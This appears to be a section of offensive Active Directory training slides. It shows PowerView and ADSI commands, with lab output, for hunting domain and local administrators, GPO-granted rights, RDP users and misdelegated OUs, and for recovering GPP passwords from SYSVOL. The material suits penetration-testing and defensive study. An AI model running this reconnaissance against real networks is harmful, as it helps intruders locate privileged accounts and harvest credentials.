Domain                     : els-child.eLS.local
IPAddress                  : 10.10.10.253
SiteName                   : ELS-CHILD
SyncFromAllServersCallback :
InboundConnections         : {b4701685-076a-44ba-9459-9cc45e117f4d}
OutboundConnections        : {}
Name                       : lab-dc02.els-child.eLS.local
Partitions                 : {CN=Configuration,DC=eLS,DC=local, CN=Schema,CN=Configuration,DC=eL
                             DC=ForestDnsZones,DC=eLS,DC=local, DC=els-child,DC=eLS,DC=local...}
```


Querying the child domain's GC



RetrieveAllUsersFromAD.ps1

```
### Connect to Global Catalog and setup searcher for the entire forest

[ADSI] $RootDSE = "LDAP://RootDSE"
[Object] $RootDomain = New-Object System.DirectoryServices.DirectoryEntry "GC://lab-dc02.els-child.els.local"
[Object] $Searcher = New-Object System.DirectoryServices.DirectorySearcher
$Searcher.SearchRoot = $RootDomain
$Searcher.PageSize = 1000
```

The result contains all users of the forest (output excerpt)



2ndAdmin2	2nd Admin 2
manager1	Manager One
appsvc	DataBase Application
testuser	testuser
2ndAdmin	2nd Admin
employee4	Employee Four
ELS-CHILD$	ELS-CHILD$
johnx	JohnX

1.3.1 Fundamentals & User Hunting

Local Administrator Enumeration

Windows OS allows* any basic domain user (authenticated) to enumerate the members of a local group on a remote machine.

*Windows 10 Anniversary Edition & Windows Server 2016 lock *get-localgroup* down by default

https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/network-access-restrict-clients-allowed-to-make-remote-sam-calls

1.3.1 Fundamentals & User Hunting

Local Administrator Enumeration

We can accomplish this in two ways, using:

- *WinNT service provider,* a service provider we can use with ADSI accelerators that allows enumeration of local groups and users across the network.
- *NetLocalGroupGetMembers* Win 32 API call, which doesn't result in the same amount of information, but it tends to be much faster, since it leverages native Windows functionality.

1.3.1 Fundamentals & User Hunting

Local Administrator Enumeration

Retrieve the members of the 'Administrators' local group on a specific remote machine, using the WinNT service provider.

```
>> ([ADSI]'WinNT://computer_name/Administrators').psbase.Invoke('Members') |
   %{$_.GetType().InvokeMember('Name', 'GetProperty', $null, $_, $null)}
```

1.3.1 Fundamentals & User Hunting

Local Administrator Enumeration

Retrieve more information using *Get-NetLocalGroup* (This command was originally created to identify RID 500 accounts that are useful against the KB2871997 patch).

```
>> Get-NetLocalGroup -ComputerName computer_name
```

1.3.1 Fundamentals & User Hunting

Local Administrator Enumeration
Get local group membership with the *NetLocalGroupGetMembers* API call.

```
>> Get-NetLocalGroup -ComputerName computer_name -API
```

1.3.1 Fundamentals & User Hunting

Local Administrator Enumeration


Get the list of effective users who can access a target system.

```
>> Get-NetLocalGroup -ComputerName computer_name -Recurse
```

Such a command if executed inside our testing “ELS” domain results in the following (output excerpt).

1.3.1 Fundamentals & User Hunting

Local Administrator Enumeration



```
ComputerName : eLS.local/Domain Admins
AccountName  : eLS.local/2ndAdmin
SID          : S-1-5-21-1770822258-1552498733-1961591868-1177
Description  :
Disabled     : False
IsGroup      : False
IsDomain     : True
LastLogin    :
PwdLastSet   : 7/25/2017 5:37:57 PM
PwdExpired   :
UserFlags    : 512

PS C:\Users\JeremyDoyle\Downloads> get-netlocalgroup -ComputerName wsus-server -Recurse


Description  :
Disabled     : False
IsGroup      : False
IsDomain     : True
LastLogin    :
PwdLastSet   : 4/28/2017 1:56:06 PM
PwdExpired   :
UserFlags    : 512

ComputerName : eLS.local/Domain Admins
AccountName  : eLS.local/Administrator
SID          : S-1-5-21-1770822258-1552498733-1961591868-500
Description  : Built-in account for administering the computer/domain
Disabled     : False
IsGroup      : False
IsDomain     : True
LastLogin    :
PwdLastSet   : 4/24/2017 4:29:19 PM
PwdExpired   :
```

1.3.1 Fundamentals & User Hunting

Derivative Local Admin

It's not uncommon to come across a system of heavily delegated local administrator roles. This system increases the difficulty of tracking down users to gain access to a target system, but greatly increases the chances of gaining that access.

The answer to "How do we utilize a domain account to work forward and gain access to target machines in these complicated scenarios?" is a concept called "Derivative Local Admin".

1.3.1 Fundamentals & User Hunting

Derivative Local Admin

Refer to Justin Warner's article for technical details on both User Hunting and the Derivative Local Admin concept.

https://medium.com/@sixdub/derivative-local-admin-cdd09445aac8

1.3.1 Fundamentals & User Hunting

Identifying Administrator Accounts: Group Enumeration

The old school way for group enumeration/finding your domain admins is -GroupName “Domain Admins”.

1.3.1 Fundamentals & User Hunting

Identifying Administrator Accounts: Group Enumeration

As already mentioned, to find the domain admins of the testing “ELS” domain we would execute the following PowerView command.


```
>> Get-NetGroupMember -GroupName "Domain Admins"
```

1.3.1 Fundamentals & User Hunting

Identifying Administrator Accounts: RODC Groups

We can also identify administrator accounts indirectly by executing the PowerView command below (Output excerpt).

```
>> Get-NetGroupMember -GroupName "Denied RODC Password Replication Group" -Recurse
```



```
PS C:\Users\JeremyDoyle\Downloads> Get-NetGroupMember -GroupName "Denied RODC Pa
ssword Replication Group"  -Recurse


GroupDomain  : eLS.local
GroupName    : Group Policy Creator Owners
MemberDomain : eLS.local
MemberName   : Administrator
MemberSID    : S-1-5-21-1770822258-1552498733-1961591868-500
IsGroup      : False
MemberDN     : CN=Administrator,CN=Users,DC=eLS,DC=local

GroupDomain  : eLS.local
GroupName    : Denied RODC Password Replication Group
MemberDomain : eLS.local
MemberName   : Domain Admins
MemberSID    : S-1-5-21-1770822258-1552498733-1961591868-512
IsGroup      : True
MemberDN     : CN=Domain Admins,CN=Users,DC=eLS,DC=local

GroupDomain  : eLS.local
GroupName    : Domain Admins
MemberDomain : eLS.local
MemberName   : 2ndAdmin
MemberSID    : S-1-5-21-1770822258-1552498733-1961591868-1177
IsGroup      : False
MemberDN     : CN=2nd Admin,CN=Users,DC=eLS,DC=local
```

1.3.1 Fundamentals & User Hunting

Identifying Administrator Accounts: RODC Groups

This is a viable administrator identification method since enterprises should be configuring this so that administrator passwords are not kept on RODCs.

1.3.1 Fundamentals & User Hunting

Identifying Administrator Accounts: AdminCount =1

There are good chances that any privileged groups and accounts will have the *AdminCount* property set to 1.

Refer to the below resource if you are not familiar with privileged AD groups:


- https://model-technology.com/blog/admincount-privileged-groups-sdprop/

1.3.1 Fundamentals & User Hunting

Identifying Administrator Accounts: AdminCount =1

To identify potentially privileged accounts without any group enumeration using the *AdminCount* property only, we would execute the PowerView command below inside our testing "ELS" domain.

```
>> Get-NetUser -AdminCount | select name,whencreated,pwdlastset,lastlogon
```



```
PS C:\Users\JeremyDoyle\Downloads> Get-NetUser -AdminCount | select name,whencre
ated,pwdlastset,lastlogon

name                whencreated          pwdlastset           lastlogon
----                -----------          ----------           ---------
Administrator       4/24/2017 3:27:0...  4/24/2017 4:29:1...  8/22/2017 5:16:4...
x0rc1st             4/24/2017 3:27:0...  4/24/2017 4:28:3...  6/22/2017 4:22:4...
krbtgt              4/24/2017 3:28:2...  4/24/2017 6:28:2...  1/1/1601 2:00:00 AM
User10              4/24/2017 4:04:2...  4/28/2017 1:56:0...  7/20/2017 7:57:2...
Jeremy Doyle        7/3/2017 3:01:27 PM  7/3/2017 6:19:25 PM  8/23/2017 1:15:1...
DataBase Applica... 7/11/2017 12:16:...  7/11/2017 3:16:0...  7/18/2017 10:38:...
2nd Admin           7/24/2017 2:13:2...  7/25/2017 5:37:5...  8/21/2017 8:25:1...
```

1.3.1 Fundamentals & User Hunting

Identifying Administrator Accounts: AdminCount =1

In our example we have 7 potentially privileged accounts. `KRBTGT` is one of them. Two new ones appeared (`x0rc1st` and `Database Application`).

Be prepared for false positives when using this technique.

1.3.1 Fundamentals & User Hunting

Identifying Administrator Accounts: GPO Enumeration & Abuse

When machines boot, they determine who can log in to them/what users have administrative rights on them through restricted groups that are set or through group policy preferences.

These GPO policies are by architectural design accessible to anyone on the domain. How can we leverage this?

1.3.1 Fundamentals & User Hunting

Identifying Administrator Accounts: GPO Enumeration & Abuse

We can query those GPOs and then, via a couple of steps of correlation, we can figure out who can log in to a particular machine or anywhere on the domain, talking with the DC only.

1.3.1 Fundamentals & User Hunting

Identifying Administrator Accounts: GPO Enumeration & Abuse

Even if there is network segmentation, even if we cannot touch/reach specific machines and we want to know who can log in to a machine, we can query the DC and correlate some of the GPOs and computer attributes to get this piece of information.


This way, we can identify an admin <u>without sending a single packet to the target</u>.

1.3.1 Fundamentals & User Hunting

Identifying Administrator Accounts: GPO Enumeration & Abuse

According to the "PSConfEU - Offensive Active Directory (With PowerShell!)" talk, to find the computers a specified user can access through GPO enumeration, PowerView performs the following steps (in the background).

https://github.com/PowerShellMafia/PowerSploit/blob/b6306a0d8c356d23a00a8fb2288683bffa2b492c/Recon/PowerView.ps1#L6824-L6833



```
6806 function Find-GPOLocation {
6807 <#
6808     .SYNOPSIS
6809
6810         Enumerates the machines where a specific user/group is a member of a specific
6811         local group, all through GPO correlation.
6818     .DESCRIPTION
6819
6820         Takes a user/group name and optional domain, and determines the computers in the domain
6821         the user/group has local admin (or RDP) rights to.
6822
6823         It does this by:
6824             1.  resolving the user/group to its proper SID
6825             2.  enumerating all groups the user/group is a current part of
6826                 and extracting all target SIDs to build a target SID list
6827             3.  pulling all GPOs that set 'Restricted Groups' or Groups.xml by calling
6828                 Get-NetGPOGroup
6829             4.  matching the target SID list to the queried GPO SID list
6830                 to enumerate all GPO the user is effectively applied with
6831             5.  enumerating all OUs and sites and applicable GPO GUIs are
6832                 applied to through gplink enumerating
6833             6.  querying for all computers under the given OUs or sites
6834
6835         If no user/group is specified, all user/group -> machine mappings discovered through
6836         GPO relationships are returned.
```

1.3.1 Fundamentals & User Hunting

Identifying Administrator Accounts: GPO Enumeration & Abuse

All the above steps are integrated into the following PowerView command, that identifies accessible computers.

```
>> Find-GPOLocation -UserName username
```

1.3.1 Fundamentals & User Hunting

Identifying Administrator Accounts: GPO Enumeration & Abuse

For example, to identify all computers that the specified user has local RDP access rights to in the domain, we would execute:

```
>> Find-GPOLocation -UserName username -LocalGroup RDP
```

1.3.1 Fundamentals & User Hunting

Identifying Administrator Accounts: GPO Enumeration & Abuse

We can also do that in reverse.

- A given system has some GPOs applied to it.
- These GPOs have some users linked though restricted groups.

1.3.1 Fundamentals & User Hunting

Identifying Administrator Accounts: GPO Enumeration & Abuse

- So, for example, the “Desktop Admins” group has administrative rights on that windows machine.

The following finds the users/groups who can administer a given machine through GPO enumeration.

```
>> Find-GPOComputerAdmin -ComputerName computer_name
```

1.3.1 Fundamentals & User Hunting

Identifying Administrator Accounts: GPPs

(\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\)

We can use PowerSploit's `get-GPPPassword` to identify administrator credentials in SYSVOL. It scans the SYSVOL share on the DC and identifies XML files that have a `cpassword` attribute (encrypted password string). We can decrypt this string since MS published the decryption key.

https://github.com/PowerShellMafia/PowerSploit

1.3.1 Fundamentals & User Hunting

Identifying Administrator Accounts: GPPs

MS has a patch for that, KB2962486, which should be installed on every computer used to manage Group Policies.

Be aware that this patch doesn't delete existing GPP XML files in SYSVOL containing passwords.

1.3.1 Fundamentals & User Hunting

Identifying Active Directory Groups With Local Admin Rights

One of the favorite aspects of PowerView is its ability to identify what AD groups have local administrator rights in the environment.

It is particularly difficult to manage a great number of workstations in a large environment.

1.3.1 Fundamentals & User Hunting

Identifying Active Directory Groups With Local Admin Rights

To address this, organizations usually create a Group Policy “saying” that their workstation admins group in AD should be a member of local administrators for all their workstations.

PowerView can pull that information out and identify which AD admin groups or AD groups have admin rights to which computers.


1.3.1 Fundamentals & User Hunting

Identifying Active Directory Groups With Local Admin Rights


To identify which AD groups have admin rights to which computers, we would execute the following PowerView commands inside our "ELS" testing domain.

```
>> Get-NetGPOGroup
```

```
>> Get-NetGroupMember -GroupName "Local Admin"
```



```
PS C:\Users\JeremyDoyle\Downloads> Get-NetGPOGroup

GPODisplayName : Local Admin GPO
GPOName        : {A4C3222D-BFF8-4944-B86B-932CE3F7A41B}
GPOPath        : \\eLS.local\SysVol\eLS.local\Policies\{A4C3222D-BFF8-4944-B86B
                 -932CE3F7A41B}
GPOType        : RestrictedGroups
Filters        :
GroupName      : ELS\Local Admin
GroupSID       : S-1-5-21-1770822258-1552498733-1961591868-1173
GroupMemberOf  : {S-1-5-32-555, S-1-5-32-544}
GroupMembers   : {}
```



```
PS C:\Users\JeremyDoyle\Downloads> Get-NetGroupMember -GroupName "Local Admin"

GroupDomain  : eLS.local
GroupName    : Local Admin
MemberDomain : eLS.local
MemberName   : 2ndAdmin
MemberSID    : S-1-5-21-1770822258-1552498733-1961591868-1177
IsGroup      : False
MemberDN     : CN=2nd Admin,CN=Users,DC=eLS,DC=local

GroupDomain  : eLS.local
GroupName    : Local Admin
MemberDomain : eLS.local
MemberName   : JeremyDoyle
MemberSID    : S-1-5-21-1770822258-1552498733-1961591868-1167
IsGroup      : False
MemberDN     : CN=Jeremy Doyle,CN=Users,DC=eLS,DC=local
```

1.3.1 Fundamentals & User Hunting

Identifying Active Directory Groups With Local Admin Rights

An alternative path to achieve the same is by targeting a specific OU. Next, we should get a list of what Group Policies apply. Then, we will receive list of all computers in that OU.

```
>> Get-NetOU
```

```
>> Find-GPOComputerAdmin -OUName 'OU=X,OU=Y,DC=Z,DC=W'
```

```
>>Get-NetComputer -ADSpath 'OU=X,OU=Y,DC=Z,DC=W'
```

1.3.1 Fundamentals & User Hunting

Identifying Active Directory Groups With Local Admin Rights

Finally, like we did before we will need to enumerate the membership of the identified local admin group. We will then know who to target and where they have access to.

1.3.1 Fundamentals & User Hunting

Identifying regular users having admin rights

We can discover regular users with admin rights using a similar technique. Users typically have an email address, especially if exchange is used in the organization, or they have a specific naming format like first name dot last name.

We can look for admin accounts or user accounts in admin groups this way.

1.3.1 Fundamentals & User Hunting

Identifying regular users having admin rights

Oftentimes Exchange admins will have an email address associated with them.

Consequently, we will have to filter some of those out, but it’s a nice way to find regular user accounts that have more rights than they should.

1.3.1 Fundamentals & User Hunting

Identifying regular users having admin rights

To identify such users, we would execute the following PowerView commands.

```
>> Get-NetGroup "*admins*" | Get-NetGroupMember -Recurse | ?{Get-NetUser $_.MemberName -filter '(mail=*)'}
and
>> Get-NetGroup "*admins*" | Get-NetGroupMember -Recurse | ?{$_.MemberName -Like '*.*'}
```

1.3.1 Fundamentals & User Hunting

Identifying Virtual Admins

We can also look for virtual admins (HyperV admins or VMware admins) that are often groups in AD having full admin access to the virtualization platform.

If we compromise those accounts, we will own the infrastructure.

1.3.1 Fundamentals & User Hunting

Identifying Virtual Admins

To identify such users, we would execute the following PowerView commands.

```
>> Get-NetGroup "*Hyper*" | Get-NetGroupMember
and
>> Get-NetGroup "*VMWare*" | Get-NetGroupMember
```

1.3.1 Fundamentals & User Hunting

Identifying Computers Having Admin Rights

If we find computer accounts with a dollar sign at the end in an admin group, all we have to do is compromise that computer account and get SYSTEM on it.

At that point that SYSTEM account has admin rights in AD, since the domain admins added a regular computer to *workstation admins*.

1.3.1 Fundamentals & User Hunting

Identifying Computers Having Admin Rights

To identify such computers, we would use a PowerView command as follows.

```
>> Get-NetGroup "*admins*" | Get-NetGroupMember -Recurse |?{$_.MemberName -Like '*$'}
```

1.3.1 Fundamentals & User Hunting

Interesting Group Enumeration


What we usually go after besides admins is remote desktop users. The following retrieves the names of the local groups themselves.

```
>> Get-NetLocalGroup -ComputerName computer_name -ListGroups
```

1.3.1 Fundamentals & User Hunting

Interesting Group Enumeration

Executing the PowerView command above inside our testing “ELS” domain results in the following.



```
PS C:\Users\JeremyDoyle\Downloads> get-netlocalgroup -ComputerName Windows7 -Recurse -List

Server                        Group                         SID                           Description
------                        -----                         ---                           -----------
Windows7                      Administrators                S-1-5-32-544                  Administrators have comple...
Windows7                      Backup Operators              S-1-5-32-551                  Backup Operators can overr...
Windows7                      Cryptographic Operators       S-1-5-32-569                  Members are authorized to ...
Windows7                      Distributed COM Users         S-1-5-32-562                  Members are allowed to lau...
Windows7                      Event Log Readers             S-1-5-32-573                  Members of this group can ...
Windows7                      Guests                        S-1-5-32-546                  Guests have the same acces...
Windows7                      IIS_IUSRS                     S-1-5-32-568                  Built-in group used by Int...
Windows7                      Network Configuration Oper... S-1-5-32-556                  Members in this group can ...
Windows7                      Performance Log Users         S-1-5-32-559                  Members of this group may ...
Windows7                      Performance Monitor Users     S-1-5-32-558                  Members of this group can ...
Windows7                      Power Users                   S-1-5-32-547                  Power Users are included f...
Windows7                      Remote Desktop Users          S-1-5-32-555                  Members in this group are ...
Windows7                      Replicator                    S-1-5-32-552                  Supports file replication ...
Windows7                      Users                         S-1-5-32-545                  Users are prevented from m...
Windows7                      HomeUsers                     S-1-5-21-545379798-3831351... HomeUsers Security Group
```

1.3.1 Fundamentals & User Hunting

Interesting Group Enumeration

To determine the actual users having RDP rights, execute the following.

```
>> Get-NetLocalGroup -ComputerName computer_name -GroupName "Remote Desktop Users" -Recurse
```

1.3.1 Fundamentals & User Hunting

Interesting Group Enumeration

In addition, it is not uncommon to come across groups (and users) other than usual ones, that have local administrative access on domain controllers. These groups (and their users) are great targets. To identify them we can execute the following.

```
>> Get-NetDomainController | Get-NetLocalGroup -Recurse
```

1.3.1 Fundamentals & User Hunting

Follow The Delegation

We can also follow the delegation in AD. We should understand what delegation has been configured on the OUs in the domain. These are permissions that have been configured directly on the OUs.

1.3.1 Fundamentals & User Hunting

Follow The Delegation


To understand/identify what delegation has been configured on the OUs in the domain, we could execute a PowerView command similar to the below.

```
>> Invoke-ACLScanner -ResolveGUIDs -ADSpath 'OU=X,OU=Y,DC=Z,DC=W' | Where
{$_.ActiveDirectoryRights -eq 'GenericAll'}
```

1.3.1 Fundamentals & User Hunting

Follow The Delegation

For example:



```
PS C:\Users\[redacted]> Invoke-ACLScanner -ResolveGUIDs -ADSpath 'OU=[redacted],DC=[redacted],DC=[redacted],DC=[redacted]' |
    Where {$_.ActiveDirectoryRights -eq 'GenericAll'}


InheritedObjectType   : User
ObjectDN              : OU=Accounts,DC=[redacted],DC=[redacted],DC=[redacted]
ObjectType            : All
IdentityReference     : [redacted]\Help Desk Level 2
IsInherited           : False
ActiveDirectoryRights : GenericAll
PropagationFlags      : InheritOnly
ObjectFlags           : InheritedObjectAceTypePresent
InheritanceFlags      : ContainerInherit
InheritanceType       : Descendents
AccessControlType     : Allow
ObjectSID             :
IdentitySID           : [redacted]

InheritedObjectType   : User
ObjectDN              : OU=Accounts,DC=[redacted],DC=[redacted],DC=[redacted]
ObjectType            : All
IdentityReference     : [redacted]\Help Desk Level 3
IsInherited           : False
ActiveDirectoryRights : GenericAll
PropagationFlags      : InheritOnly
ObjectFlags           : InheritedObjectAceTypePresent
InheritanceFlags      : ContainerInherit
InheritanceType       : Descendents
AccessControlType     : Allow
ObjectSID             :
IdentitySID           : [redacted]
```

1.3.1 Fundamentals & User Hunting

Follow The Delegation

On the example above, we can see that admins have delegated to the *Accounts* OU, Help Desk Level 2 & 3, but they have made a mistake.

Both those tiered levels have full rights on all objects. This means that level 3 has far more rights than they should.

1.3.1 Fundamentals & User Hunting

Follow The Delegation

So, we should enumerate that group and see its members. This is an account we should target. We could do this by executing the PowerView command below.

```
>> Get-NetGroupMember "Help Desk Level 3"
```

